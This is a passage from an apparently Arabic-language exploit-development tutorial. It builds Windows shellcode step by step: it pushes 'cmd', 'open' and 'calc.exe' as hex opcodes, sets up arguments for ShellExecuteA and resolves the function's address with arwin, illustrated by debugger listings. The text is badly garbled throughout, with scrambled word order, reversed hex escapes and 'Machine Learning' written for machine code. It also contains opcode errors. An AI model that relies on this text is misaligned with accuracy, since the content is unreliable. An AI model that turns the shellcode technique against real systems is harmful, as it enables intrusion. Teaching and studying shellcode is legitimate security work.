Learning** عشان تشتعل معانا .

```
#include <windows.h>
int main(int argc, char** argv)
{
    ShellExecute(0, "open", "cmd", NULL, 0, SW_MAXIMIZE);
}
```

دا الكود اللي هنستخدمه عشان نفتح CMD عند ال **Target** عال Windows System الأول مكتبه ال **Function** اللي فيها ال **Windows** بتاعتنا وهي ال **Shell Execute** وبعد كدا ال **Function** هتروج تنفذ الأمر المطلوب منها فالسطر اللي بعده بانها تفتح ال **CMD** عند ال **Victim**.

لو جينا أستخدمنا ال **Immunity Debugger** هنقدر نشوف من خلاله بعد اما نحول ال **++C** ل **Machine Learning** أو تعمله **Compile** المهم يبقا عندنا كود تفهمه ال **Machine** ودا اللي **Immunity Debugger** ازاي الكود بتاعك بيشتغل خطوه بخطوه من اوامر لـ **System** عن طريق ال **Assembly** حولنا الكود بتاعنا اللي كاتبته بال **++C** ليها.



لما الكود بتاعنا اللي هييفتح ال **CMD** عند ال **Victim** عن طريق ال **Main** هي **Shell Execute** فبيداء يشتغل ( ال **Function** بتاعتنا هتشتغل معاه طبيعي ) أول حاجة بيعملها انه بيضبط ال **Memory** اللي فال **Stack Frame** وبعدين يحط ال **Parameters** او ال **Function Arguments** اللي هي **ShellExecuteA** اللي هتحاجها عشان تشتل.

-ال **Setting** دی زی ال **Open CMD** وغیرها اللی شفناها فالکود وبعد کدا بتتحط فال **Memory Stack** فال عشان لما ال **Function** تحتاجها عشان تشتعل تلاقيها ... طب ایه حرف ال A اللی فآخر ال **Function** دا !!؟

-ال **Shell Execute A** بتابع ال **Version** دا عباره عن ان ال **ANSI Function** بیتعامل مع حروف معینه اسمها **ANSI** ودی طریقه معینه للتعامل مع ال **Text** ... وبرضه عندك **Version** تانی من نفس ال **Wide Shell Execute W** وهو ال **Function** ... یعني يعني بتعامل مع حروف **Unicode** ... بس فحالتنا هنا هنستخدم ال **ANSI** عشان هنتعامل مع حروف بسيطه ... دی الحکایه بأختصار .

-الکود بتعنا دا اللی بنحلله ( ال **Machine Learning Code** ) هتلاقيه ببده من **Memory Location** معین فال **Memory** وهو **MOV DWORD PTR** **00401506** وأول أمر فالکود دا هو **00401506** أمر بلغه ال **Assembly** معناه ان البرنامج بيرک **Data** معینه من مكان لمكان فال **Memory** ... بمعنى من هنا يبدء الكود المهم بالنسبةنا واللی هنركز عليه واحنا بنحل ... خلیك متابع الكلام دا هیوضح فالجي .

-بس خد بالک دلوقتي ال **Parameters** اللی عازين نعملها فال **Stack** كتير جدا ... فهتلaciي ال **Function** بتعتننا عندها كتير عازه تنفذهم زي ... **Parameters**

(0,0)... **open", "cmd", NULL, 0, SW\_MAXIMIZE")** دی كتير زي منتا شایف وكمان فيه **Setting Strings** لازم نتعامل معها زي **Open , CMD** دول مثلاً محتاجين معامله خاصه عشان البرنامج بتعنا يقدر يستخدمهم ... التعامل مع ال **Strings** ليه طرق معینه هنذكرها .

-وهم ال Calculate the Hexadecimal Value وبعد كدا تعمل دا فال Pointer لـ Push لـ String يعني ايه الكلام دا !!... يعني عندك كلمه او String زي Stack لازم نحولها لـ Hexadecimal عشان الجهاز يفهمها فالحرف C بيتتحول لـ Hexadecimal هتلاقيه بيساوي 63 والحرف M لما هتحوله هتلاقيه بيساوي D6 وهكذا هتقعد تحسب القيم دي لكل حرف فالكلمه الواحده او ال String الواحد ... بعد كدا هتكتب كلمه ال Memory فال CMD عشان لما البرنامج بتاعك يحتاجها يلاقيها ... وبعد كدا نحط مؤشر او Pointer لـ الكلمه دي فال Stack ودا زي عنوان بيقول للبرنامج ان الكلمه CMD موجوده فالمكان كذا فال ... فلازم نحط ال Address ... Memory بتعنى اللي هي Shell Execute تعرف تروح تجيب الكلمه من مكانها .

-طب متىجي نشوف ازاي ال Setting أو ال Parameters بتتحط فال Stack ... هتلاقيهم بيترتبوا فوق بعض بالترتيب ولما بنعoz منهم بنجيب واحده ورا الثانيه بنفس الترتيب اللي عليه... والكلام دا هتلاقيه فكود ال ++C اللي حطيته فوق .

**(0"open", "cmd", NULL, 0, SW\_MAXIMIZE")**

-أول Setting كان 0 وبعده Open وهذا ... لكن لما تشو夫 الكود بعد لما حلناه عن طريق Immunity Debugger وحولناه لـ Machine Code هتلاقى ان ال Setting بتتحط فال Stack بطريقه معكوسه ... يعني أول Setting اللي هو 0 هتلاقيه آخر حاجه فال Stack ودا هتلاقيه بيحصل في Location معين فال Memory و هو E0040153 و هتلاقى دا ال Location اللي بيظهر قبل ما Function تشتعل علطول يعني قبل ما البرنامج ينادي على ال Function بتعنى اللي هي Shell Execute ... فال Setting فكود ال ++C بيتحط من الشمال لليمين لكن لما بيتحط فال Stack بيكون العكس من اليمين للشمال عشان ال Stack بيشتعل كدا .

0028FE7C	00401516	_S@.	winexecs.00401516
0028FE80	00000000	...	hWnd = NULL
0028FE84	00404004	♦@@:	Operation = "open"
0028FE88	00404000	.@@:	FileName = "cmd"
0028FE8C	00000000	....	Parameters = NULL
0028FE90	00000000	...:	DefDir = NULL
0028FE94	00000003	♥:::	IsShown = 3

- دا كدا قبل ماي شتغل اللي هي **Function** بتعتني **Shell Execute** فهلاقي ان ال **String** زي مقولنا بتتحط فال **Stack** بالترتيب المعكوس بتعها ... ,0 ,open", "cmd", NULL") ... (0"SW\_MAXIMIZE

- فأول مكان فال **Stack** هلاقي فيه القيمه **00401516** وتحته هلاقي ال **Setting** الثاني وهو **Open** وتحته هلاقي الثالث اللي هو **CMD** والرابع تحته اللي هو **Null** وهذا ... فالترتيب معكوس لأن ال **Windows** بيشتغل بالعكس فال **Stack** زي مقولنا .



```
00401545 : A1 D8614000 MOV EAX,DWORD PTR DS:[<&SHELL32.ShellExecuteA>]
00401548 : FED8 CALL EAX
```

- لما شوف الكود اللي حلناه عن طريق ال **Immunity** هناقي ان ال **Shell Function** اللي هي **Debugger** جايه من ملف اسمه ال **Shell32.dll** والملف دا زي **Execute A** مكتبه فال **Windows Functions** فيها **Shell** كتير منها ال **Functions** والبرنامج بتعنا بيروح يجيب ال **Function** بتعتني من الملف دا عشان يستخدمها ... وبتحطه فال **EAX** دا زي مكان مؤقت فال **memory** بيستخدمه البرنامج عشان يقدر يستخدم ال **EAX Register** بعد كدا ... على جنب كدا ال **Function** اتكلمنا عليه قبل كدا فأول الكتاب لكن مفيش مانع نفتره سوا ... اختصار ل **Extended Accumulator Register** ودا واحد من ال **Registers** الموجودة في **CPU** الخاصه بأجهزة الكمبيوتر خاصتا من معماريه **86x** وبنخزن فيه معلومات مؤقتة زي اللي ذكرناها من شويه فوق الخاصه بال **Function** بتعتني ... احنا برضه نقدر نجيب معلومات عن ال **Function** اللي هنشتغل بيها زي الاسم وال بتعها من آخر الصفحة دا **Parameter** .

<https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea?redirectedfrom=MSDN>

The screenshot shows a Microsoft Learn page for Windows App Development. The URL is [https://learn.microsoft.com/en-us/windows/uwp/api/shellapi.h\\_ShellExecuteA](#). The page title is "ShellExecuteA function (shellapi.h)". The left sidebar has a search bar and a list of related functions: ShellExecuteA function (highlighted with a blue arrow), ShellExecuteExA function, ShellExecuteExW function, SHELLEXECUTEINFOA structure, SHELLEXECUTEINFOW structure, ShellExecuteW function, ShellMessageBoxA function, ShellMessageBoxW function, SIsEmptyRecycleBinA function, SIsEmptyRecycleBinW function, SHEnumerateUnreadMailAccountsA function, and Download PDF.

- الكلام دا مهم بالنسبة لينا قدام عشان لما نيجي نكتب ال **Function** لازم تكون عارفين ال **Address** بتاع ال **Code** وندخله فال **Stack** ... تعالى حول ال **Strings** بتعتنى اللي هي **String** او **Pointer** و بعدين هنبعد العنوان ( لل **String** ) لل **Shell Execute A** بتعتنى اللي هي **Stack** جوا ال **Stack** جوا ال **Data Section** من البرنامج انما فال **Processor** الوضع مختلف ... هعمل **Push** لل **Strings** جوا ال **Stack** بشكل يدوى او **Manual** وبعدين هنبعد عنوانها زي مهنشوف ... بس مش هنبعد الكلمه نفسها لاء هنبعد عنوانها زي مهنشوف ... بس عندنا شويه **Rules** لازم نطبقها واحدنا بنحط ال **Strings** بتعتنى فال **Byte 4 Stack** كل جزء بندخله فال **Stack** لازم يكون طوله **00x/** **String** بال عشان ال **Function** متقرأش **Data** زياده من ال **Stack** ... تعالى نكمel .

- حته على جنب كدا ... لما بنكتب كود **JavaScript** مثلا او **C** هتلacci فيه شويه مرافق الكود بتاعك بيمر فيها فتعالي نشوفهم عالسريع .

- ال **Lexical Analysis** اللي هو أول حاجه فمراحل الكود ودا يعني تحليل الكلمات ويفصل الكود لكلمات زي **Main** و **int** وغيره ... بعد كدا بيحصل ال **Syntax Analysis** اللي هو تحليل الكلمات ...

اللى هو بعد اما جبنا الكلمات دي بنتأك ان ترتيبها منطقى وصح حسب قواعد لغه البرمجه اللي بتكتب بيها الكود ... بعد كدا بيحصل اللى هو تحليل المعاني وبيشوف هل الكلمات دي معنها منطقى !! يعني مثلا ال **Variable** بيتم استخدامه بدون ميترعف هو ايه فدا يطلعك **Error** وحاجات زي كدا ... بعد كدا اللى هو توليد كود بسيط **Intermediate Code Generation** فهتلاقى المترجم بيحول الكود لحاجه شبه ال **Assembly** اسمها الكود البسيط عشان يسهل تحوليه بعد كدا لـ **Machine Learning** ... بعد كدا بيتم ال **Code Optimization** اللي هو نحسن الكود بقا فخليه أسرع ويأخذ مساحه أقل ... بعد كدا يجي ال **Code Generation** ودا معناه هنولد الكود النهائى اللي هو هنحول الكود بتعنا لـ **Machine Learning Code** عشان الكمبيوتر بتعتنى مبيفهمش الا لغه ال **0-1** ... بعد كدا آخر مرحله وهي ال **Linking & Loading** ودا اللي بيتم فيه ربط الكود بتاعك بالخارجيه اللي ممكن يحتاجها زي مثال فلغه ال **C** هتلاقيه ال **stdio.h** وبعد كدا هتلاقيه بيحمل الكود عشان يشتغل ... تعالى نرجع للشرح بتعنا نكمel .

```
"calc"
".exe"
```

- عندنا نص زي اللي قدامك دا ال **calc.exe** عازين نعرف ازاي نحطه فال **Stack** بتاع ال **Memory** عشان نستخدمه ودا قبل منشغل اوامر زي **open cmd** وغيرها من الأوامر ... فلازم اول حاجه ال **String** يتم تقسيمه زي منتا شايف عشان الكمبيوتر يعرف يتعامل معاه بشكل كويس ... ال **Stack** بيتعامل عندنا بال **Bytes 4** فلازم الأول نقسم ال **String** بتعنا لمجموعات وكل مجموعة مكونه من **4 Bytes** ... فهتلاقى ال **Calc.exe** متقسمه قدامك فالصورة لجزعين زي منتا شايف ... برضه على جنب كدا خليها فدماغك ... لما نيجي ن ... **System** زي **Calc.exe** بلغه قريبه من ال **Push String**

زى ال Push مينفعش نعمل كدا مره واحده اننا نقول Assembly  
Bytes كدا علطول ... لاء لازم نقسمها الأول ل 4 calc.exe  
 وبعد كدا نعمل Stack لكل Bytes4 ... نشوف  
اللى بعده .

".exe"  
"calc"

-هلاقينا قلنا ال Strings !! فاكر ليه ؟؟ عشان لازم يتحطوا فال  
LIFO بالعكس وبره عشان ال Stack بيشتغل بنظام اسمه Stack  
مش موضوعنا هنا بس باختصار اللي بيدخل الأول بيطلع الآخر زي نظام  
الكوبائيات كدا بتترجم فوق بعض واللى فوق بتتشال الأول ... وبكدا  
هيتم قرائهم فال String من تحت اللي هو آخر Stack دخل لفوق  
اللى هو أول String دخل وبكدا هتقرء ال Calc.exe ... تعالى  
نكم .

"\x2e\x65\x78\x65" => ".exe"  
"\x63\x61\x6c\x63" => "calc"

-دلوتي بعد اما عملنا ... Stack Reverse فال Strings Reverse  
تعالي نحو الكلمات دي لقيم Hexadecimal عشان الكمبيوتر  
يفهمها ... فلما تحول كل حرف من حروف ال Strings اللي هي  
للقيم ال Calc.exe بتعتهم hexadecimals قدامك زي  
الصوره بالضبط ... وطبعا قبل كل قيمة منهم لازم تضيف ال x/ عشان  
الكمبيوتر يفهم ان دا Byte من النوع ال ... Hexadecimal  
و عندك موقع زي Ascii to hex هيساعدك فعمليه التحويل دي بس  
زي مقولنا انت هحتاج تضيف لكل قيمة ال x/ ( قبل كل قيمة ) .

### ASCII to Hex

...and other free text conversion tools

The screenshot shows a user interface for text conversion. On the left, under 'Text (ASCII / ANSI)', the input 'calc.exe' is shown. Below it are buttons for 'Convert' and 'Highlight Text'. A blue arrow points from the 'Hexadecimal' button to the output area. The output area shows the hex values '63 61 6c 63 2e 65 78 65'. To the right, there are three other conversion tabs: 'Binary' (showing binary values), 'BASE64' (showing the base64 encoded string 'Y2FsYy5leGU='), and 'Decimal' (showing decimal values 99 97 108 99 46 101 120 101). Each tab has a 'Convert' and 'Highlight Text' button.

```
"\x68\x2e\x65\x78\x65" // PUSH ".exe"  
"\x68\x63\x61\x6c\x63" // PUSH "calc"
```

-دخل عالخطوة اللي بعدها ... عاوزين نعرف ال **Shellcode** بتعنا  
اللي بنعمله انه يعمل **Push** للكلام دا على ال **Stack** ... فيه عندنا  
هتحط ال **Push** لـ **Instruction** دا تحطه قبل كل قيمه وبعدها  
هتحط ال **4 Byte** بتوع ال **String** اللي هتحطه فال **Stack** زي منتا  
شاف قدامك فالصوره وكل سطر بي عمل **Push** لحاجه معينه ... نكمـل .

```
68 2E657865    PUSH 6578652E  
68 636C6163    PUSH 636C6163  
0028FE64    636C6163 calc  
0028FE68    6578652E .exe
```

-بکدا عملنا ال **Calc.exe** لل **String Push** بتعنا اللي هو فال **Stack** وكاتبينه بالمقلوب عشان زي مقولنا نظام ال ... ال **Stack** **exe** اتعملها **Push** بالشكل دا **63PUSH 63616C** وال **Calc** اتعملها **Push** بالشكل دا **PUSH 6578652E** زي منتا شايف قدامك وطبعاً لازم تحول القيم من ال **ASCII** لـ **Hexadecimal** زي متفقنا... اللي هو ال **Calc** تحول ل **63C63616**.

-لازم نضيف ال **Null-terminator** اللي هي **00x** عشان ننهي ال **String** فال **Memory** زي مقولنا فلغه **C** لازم نضيف ال **-Null** اللي هي **00x** ... برضه هفكرك ليه **Bytes 4** ؟ لأن ال **System** فنظام ال **Push** بتشتغل على **Bytes 4** عشان كدا هتلقينا **Padding** يعني حشو أو **Space** عشان نوصل لل **Push** بتوعنا زي ما **Space** بيطلب ال **00x** وصلت الحته دي ... وطبعا هنحط ال **00x** اللي هي ال **Null-bytes**.


```
"\x68\x20\x20\x20\x00" // The \x00 is the terminator, while 20 is the  
                      // hexadecimal value of the space character  
"\x68\x2e\x65\x78\x65" // PUSH ".exe"  
"\x68\x63\x61\x6c\x63" // PUSH "calc"
```

-أي حد شغال فال Reverse Engineering وليه علاقه بال  
هيكون عارف ال Op code تعالى نشوف ايه دا Assembly  
عالسرريع ؟

-ال Opcode مكتوب بلغه يفهمها ال Instruction عباره عن عشان ينفذ ... يعني لما بنجي نكب كود بلغه برمجه زي ال CPU أو ال C فالكود دا بيتحول جوا الكمبيوتر لأكواد صغيره جدا اسمها opcode تمام لحد هنا ... وال Opcode دا عباره عن أمر واحد بسيط بيقول لل Processor يعمل كذا ... زي وليكن اجمع 5 و 6 وطلعلي النتيجه أو انقل Data من مكان لآخر ... شغل برنامج زي ال Calc.exe وغيرها من ال Commands البسيطه ... فال Shellcode هتلاقينا بنكتب باللى معانا اللي هي ال Exploits Processor عشان نتحكم فالجهاز بطريقتنا خصوصا فال Opcode ،MOV EAX اللي هييفهم الأوامر بتعتنا ... فمثلا كود زي 1 لما يتحوال ل Opcode هتلاقيه بالشكل دا 00 00 00 01 8B وال 8B هييفهم ال Processor بمعنى يحط رقم فال EAX ... متشغلش بالك بالحته دي هنفهمها قدام أعرف بس بنستخدم ال Opcode فأيه... وعندك موقع زي Defuse.ca.com تقدر من خلاله تحول كود ال Assembly لـ Opcode وكمان دا تقدر تشوفه من خلال ال Immunity Debugger بس رخم شويه فأستخدم الموقع لو حابب .

The screenshot shows the Defuse website's assembly/disassembly tool. At the top, there's a navigation bar with links for Home, Services, Software, Projects & Code, Research, and Miscellaneous. To the right of the navigation are social media links for Twitter and GitHub. Below the navigation, the text "Online x86 / x64 Assembler and Disassembler" is displayed. On the left, there's a counter labeled "12775" with up and down arrows. The main area contains descriptive text about the tool's functionality, a note about using it for shellcode development, and an "Assemble" input field with placeholder text "Enter your assembly code using Intel syntax below.".

لو جينا من خلال ال **Immunity Debugger** برضه دوسنا على زرار ال **Push** وحطينا قيمة معينة هيطلعنا ال **Opcode** المختلف حسب حجم القيمة اللي عملته **Push** ... زي كدا .



فلو عملنا **Push** لـ 0 هيططلعنا ال **Opcode** بتاعه دا **00A6** زي منتا شايف ... ال **A6** معناها ال **Push Command** لـ **Byte** ... **Byte** القيمة اللي انت بتحطها ... برضه خد بالك لو دوست واحد زي أي رقم صغير هتلاقى الكود بيبدئ بال **A6** انما لو دوست الكود بيبدئ بال **68** وطبعا هتضيف ال **Null Byte** اللي هي **x**/ فهتلاقىها بقت كدا **68x** لو أكبر من **Byte** ولو **Byte** واحد هتلاقىها **EAX** تمام كدا ... وبرضه خد بالك ان لكل **Register** زي ال **x6A/** وال **ECX** وال **EBX** هتلاقى ليه **Opcode** خاص بيـه .

عرفنا نبذه عن ال **Opcode** وفهمنا ازاي نتعامل مع ال **Strings** فالاجزاء اللي فاتت ... تعالي نحسب ال **Opcode** اللي هتخلينا نحط الكلمه اللي احنا عاوزينها جوا ال **Memory Stack** فال **CMD** فال **Memory Stack** فدي ال عاوزين نحط الكلمه ال **CMD** فال **Memory Stack** بتعها هو **"64x68\x63\x6d\x\** ... تعالي نفصص ال **Command** دا ونفهمه ... ال **68x/** دا معناه **Opcode** أو ادفع القيمه دي لـ **Push** ولكن بترتيب ال **Bytes** بمعنى ... حرف ال **C** بيتترجم لـ **Opcode** بتاعه اللي هو **63x/** وحرف ال **M** هذال **x6d/** وحرف ال **D** بيتترجم لـ **64x/** فكدا عرفنا ال **Opcode** بتاع الكلمه بتعتنـا مكون من ايـه وجـه منـين .

-عاوزين برضه نحط كلمه **Open** بنفس الطريقه نحولها لـ **Processor** بتعها اللي هيفهمها الـ **Opcode** ... تعالى نشوف هنعملها ازاي ... كلمه **Open** هتلaci الـ **Opcode** بتعها بالشكل دا . تعالى نشوف بيقول ايه الكود دا . "x68\x6f\x70\x65\x6e\"

-ال **P** هتلaciها بتترجم ل **Opcode** بيساوي **x6f** وال **X** هتلaciها بتترجم ل **Opcode** **70** ودا زي مقولنا تقدر تعمله من خلال الموقع اللي ذكرناه ... وال **e** هتلaciها بتتحول ل **65x** وال **n** ل **6e** فهتلaci عندك كلمه **Open** بتتحول لـ **Opcode** اللي قدامك فوق .

-فهنا احنا حولنا الـ **Cmd** والـ **Open** وحولناها بلغه الآله الـ **Hexa** عشان نحطها جوا الـ **Stack** فالـ **codes** فالـ **Shell Code** فالمراحل القادمه ودا لسه هنشوفه مع بعض بس بين الدنيا قبل مندخل فالـ **Advanced** بشكل عميق .

"\x68\x63\x6d\x64"	=> PUSH "cmd" onto the stack
"\x68\x6f\x70\x65\x6e"	=> PUSH "open" onto the stack

-بس فالجزء اللي فات دا فيه كام حاجه عاوزين نضبطها الأول ... زي الـ **Push** لـ **Open** مش متضبطة المفروض تكون **Byte 4** ... دا هيأثر فتعامل الـ **Processor** معاها لأنها مش فالحدود المضبوطه للـ **Processor** عشان يتعامل معاها ويتم الاداء يبقا مستقر... برضه هتلaci مفيش الـ **Terminator** لـ **Terminator** اللي بنحطه فأخر الكلمه عشان نعرف الـ **APP** ان الكلمه خلصت ... فعاوزين دلوقتني نعدل الـ **Shellcode** بتعنا بالشكل دا .

```

"\x68\x63\x6d\x64\x00" // PUSH "cmd" and terminates the string \x00
                      // Now it is 4-byte aligned
"\x6A\x00"           // PUSH 0: Terminates the string 'open' by
                      // directly pushing \x00 onto the stack
"\x68\x6f\x70\x65\x6e" // PUSH "open"

```

-حاله كلمه **CMD** عملنا التالي **"00x68\x63\x6d\x64\x"** خلناها **byte-4** وكمان ضفنا ال **Opcode 00x** بتاع الكلمه ... وعملنا **Push** للصفر لوحده بالشكل دا **"00x6A\x"** عشان ننهي كلمه **Open** اللي ملهاش صفر فالآخر وعملنا **Push** ل **Open** بالشكل دا

وكدا يبقا ظبطنا النواقص اللي كانت فال **Shellcode** فال الأول ... تعالى نكمل .

-ال **Shell Execute A** اللي هنتعامل معاهما زي **Functions** من الدوال اللي بتعامل مع **Texts** مش بتاخذ النص نفسه لاء بتاخذ ال **Memory Pointers** اللي بيشاور على مكان النص دا فال **Memory Address** فال **CMD** لاء احنا **Function** فال **Pointer** للعناوين فال **Memory** ودا هننفذه لما نعمل ال **Push** للكلمات بتعتناز زي ال **OPEN** وال **CMD** اللي هو ال **Stack Pointer** فال **Register ECX** أو **ECX** ليه ؟؟ عشان ال **Stack** بيكون فوقه عططول الكلمات اللي لسه عاملناها **... Push register** ... فال **Address** دا هتلاقيه ماسك ال **Address** اللي بيشاور على بدايه الكلمه اللي هتنفذ ... اتمني تكون وصلت الحته دا ... فلازم نعمل **Push** للكلام بتعنا بالطريقه اللي فوق دي عشان الشغل يبقا مضبوط وال **Address** بتعنا يكون مضبوط فحدود ال 4 **bytes** اللي مسموح بيهم ودا مهم عشان الكود يستغل معاك بدون مشاكل ... فتقدر تلم اللي حصل دا فجملتين وهما حطينا الكلام بتعنا اللي هو **Open Cmd** فال **Stack Address** وخدنا ال **Register** بتعهم وخرزناه فال **Address** عشان نبقا جاهزين نبعث ال **Address** دا لما نستدعى ال **Shell Code Functions** بتعتنا اللي هنحطها فال **Shell Execute A** ... بس كدا .

-تعالى نكمل وندخل على اللي بعده .

mov ebx, esp

-قولنا لما بنستخدم عنوان ال **Push Instruction** عشان نحط ما فال **Stack** فال **Memory** وعشان نوصله بنحتاج نستخدم ال **ESP** اللي بيشاور على أول عنصر فال **Stack** لو ترجع لأول الكتاب فالأساسيات هتلاقيني ذاكرهم بالتفصيل ... طب ال **Instruction** اللي قدامك دا اللي هو **, mov** ... دا معناه خد اللي فال **ESP** اللي هو أول عنصر فال **Stack** وخزنه فال **EBX** ودا معناه ان ال **EBX** دلوقتي بيشاور على ال **String** اللي احنا حطناه فال **Stack** فبكرة تقدر تستخدمنه بعدين كـ **Function** بتعدنا اللي هنحطها فال **Argument** ... خليني ابسطها لك خالص .

-عذنا زى **String** هنحطه جوا ال **Stack** عن طريق ال **String** فال **Push Instruction** دا بيتخزن فال **Stack** وال **Address** هتلاقيه بيشاور على أول **Address** فيه ... فلما كتبنا التالي يعني بنقول لـ **Processor** خدلي ال **String** اللي ال **ESP** واقف عليه اللي هو مكان ال **Address** واحتفظ بيها فال **EBX** ... اصبح ان ال **EBX** بيشاور برضه عال **String** زيه زى **ESP** لأننا احتفظنا بيها فال **EBX** واصله الحته دي ... وبنعمل كدا عشان لما نيجي ننادي عال **Function** بتعدنا زى ال **Win exec** مثلا بنبقا عاززين نديها ال **Address** بتاع ال **Argument** دا كـ **String** فبدل منقعد ندور عليه تاني لاء بنبقا حاطينه جاهز فال **EBX** ونستخدمه بشكل مباشر ... يعني بالمثال كدا كانك كتبت عنوان الملف على ورقه اللي هي هنا ال **EBX** عشان نستخدمه بعدين فأي مهمه عاززينها ... بس كدا .

```

"\x68\x63\x6d\x64\x00" // PUSH "cmd"
"\x8B\xDC"           // MOV EBX, ESP
                      // puts the pointer to the text "cmd" into ebx
"\x6A\x00"           // String terminator for 'open'
"\x68\x6f\x70\x65\x6e" // PUSH "open"
"\x8B\xCC"           // MOV ECX, ESP
                      // puts the pointer to the text "open"
                      // into ecx

```

دا الكود بتعنا الموجود فال **Shellcode** لحد دلوقتي الى بنعمله **Generate** واولهم ال **"00x68\x63\x6d\x64\x"** بيعمل **CMD** ( **Command Prompt** ) فالمكان اللي بيتخزن فيه ال **Data** اللي هو ال **"\x8B\xDC"** دا بيحظ ال **Address** بتاع **CMD** فال **EBX** ... وال **"00x6A\x"** دا بيضيف قيمة **zero** عشان يقول الكلام خلص ... وال **Open** بيعمل **Push** لكلمه **"x68\x6F\x70\x65\x6e\"** ... وال **Open** بيحظ كلمه **Open** فال **ECX** ... فكدا عملنا تحضير لـ **Commands** بتاعنا اللي هما **Open** و **CMD** عشان تتنفذ فالراحل الجايه .

لسه برضه مخلصناش تعالى واحنا بنبعش عالكود المجمع اللي هو ال هتلاقى ان فيه ٤ حاجات لسه عاوزين نمررها لـ **Assemble Code** اللي بنسدعيها ... ٣ من ال ٤ عباره عن ال **Function** والباقيه هتبقا الرقم ٣ ... وال **Stack** زي مقولنا شغال بنظام اللي يدخل الأول يطلع الآخر نظام ال **Lifo** اللي قولنا عليه فلازم نحطهم بالعكس عشان يطعوا زى محسنا عاوزين ... هنبعد أول حاجه بالرقم ٣ وبعدين هحط الصفرتين بتوعنا وبعدين هحط ال **Strings** بتوعنا اللي هما ال **Open** و **CMD** وفالآخر هحط صفر كمان اللي قولنا عليه .. الهدف من القصه دي اننا نرتب الحاجات عال **Stack** بالشكل اللي تكون ال مستنباها عشان تشتفل صح .

-عندنا كذا طريقة نقدر من خلالها نعمل **push** للقيمة 3 عال **Stack** منهم نقدر نعمل **Push3** ودي الطريقة المناسبة والمباشرة ... أو نعمل حركه تانية زي اتنا نحط القيمة 3 جوا ال **eax register** وبعدين نعمل **push** لـ **eax** ... هنا احنا هنستخدم الطريقة المباشرة وهي وبكدا هنحط الرقم 3 جوا ال **Stack** بدون لف ودوران .

```
"\x6A\x03" // PUSH 3
```

طب بعد كدا نحط الصفرتين عال **Stack** ازاي ... هنفضي ال **EAX** اللي هو **register** هنخليه صفر ... وبعدين نستخدمه مرتين عشان ن **push** القيمة 0 مرتين زي كدا .

```
"\x33\xC0" // xor eax, eax
"\x50" // PUSH EAX => pushes 0
"\x50" // PUSH EAX => pushes 0
```

وهنا استخدمنا ال **XOR EAX** وال **EAX** ... عشان نصفر ال **EAX** محتاجين نخلی ال **EAX=0** والمفروض كنا عملنا كدا من خلال ال **Mov EAX 0** بس استخدمنا ال **XOR** بدل من ال **Mov** عشان أسرع وأخف فالتنفيذ على مستوى ال **Processor** وببنته الـ **Memory** أقل فالكوند ومش بيستهاك قيمة من ال **data** زي ال **Mov** .

-دلوقي وصلنا اتنا نحط ال **Stack** عال **Strings** ... بمعنى آخر هنضيف المعاملات أو ال **CMD** اللي هي ال **Arguments** وال **Strings** ... وزي مقولنا قبل كدا مينفعش نعمل **push** لـ **Open** مباشره لـ **Stack** لأن ال **Stack** بيتعامل مع أرقام وعنوانين مش نصوص والكلام دا قولناه فالأول فوق تقدر ترجمته بالتفصيل ... فلى هنعمله اتنا نعمل ال **Pointers** بتاعت ال **Strings** **Push** دى .

والعناوين دي جاهزه عندنا ... فالعنوان بتاع ال **CMD** موجود فال العنوان بتاع ال **Open** موجود فال **EBX**.

```
"\x53"          // PUSH EBX  
"\x51"          // PUSH ECX
```

فاضل آخر حاجه نحطها عال **Stack** عندنا وهو ال **zero** الل بنحطه **register** ... واحنا فالخطوات اللي فاتت صفرنا ال **Parameter** بتعنا بال **XOR EAX** وال **EAX** ومغيرناش قيمة من وقتها فهو لسه زي مهو ... فأحنا مش محتاجين نعمل حاجه تانيه وتهتمل **EAX** لـ **push** فقط.

```
"\x50"          // PUSH EAX => pushes 0
```

ببدا احنا حطينا كل ال **stack Parameters** بتعتنا على ال **stack** بالترتيب الصح اللي احنا عاوزينه وقربنا نخلص ال **Shell Code** بتعنا ... فاضل اننا نجيب عنوان ال **ShellExecuteA** اللي هي **Function** ون **Call** ال **address** وبعدين ن **Push** وعشان نعرف ال **Address** بتاع ال **ShellExecuteA** هنسخدم نفس الطريقه اللي استخدمناها قبل كدا مع ال **Sleep Function** ... بمعنى هنسخدم ال **Tool** اسمها **Arwin** اللي بتطلعك عنوان اي **System** من ال **DLLs** زي ال **kernel32** وال **Shell32** زي كدا.

```
C:\Users\els\Documents\Tools>arwin.exe Shell32.dll ShellExecuteA  
arwin - win32 address resolution program - by steve hanna - v.01  
ShellExecuteA is located at 0x762bd970 in Shell32.dll
```

